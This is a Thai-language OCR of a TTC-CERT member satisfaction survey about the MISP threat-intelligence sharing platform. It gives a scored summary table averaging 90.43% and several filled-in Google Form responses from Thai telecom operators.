
- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 90.43% โดยมีวิธีการคำนวณดังตาราง

ประเภทผู้ใช้งาน	องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
		ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
Technical	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	4	5	5	5	5	5	49	98
Management	บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
Management	บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	4	5	5	5	5	49	98
Technical	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	4	5	5	5	5	5	49	98
Technical	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	4	4	4	4	4	4	4	4	4	4	40	80
Technical	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
Management	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	5	4	4	4	5	5	5	4	44	88
Technical	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	4	4	5	4	4	4	4	4	4	4	41	82
Technical	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	4	5	5	5	4	5	5	5	5	48	96

Management	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	4	4	4	4	5	4	4	5	42	84
Management	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	4	4	4	4	5	5	5	5	44	88
Management	บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)	4	4	4	3	3	4	5	4	4	4	39	78
Technical	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	4	4	5	4	4	5	4	4	4	5	43	86
Management	บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	4	4	5	4	4	5	4	5	5	5	45	90
											คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ		90.43

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	●	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	●	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อมูล ช่องโหว่ หรือ ความเสี่ยง ของ ทาง telecom โดยเฉพาะ เช่น ss7 หรือ ตัวระบบ / เครือข่าย GSM

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	●	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(•)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(•)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	●	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(●)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(●)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
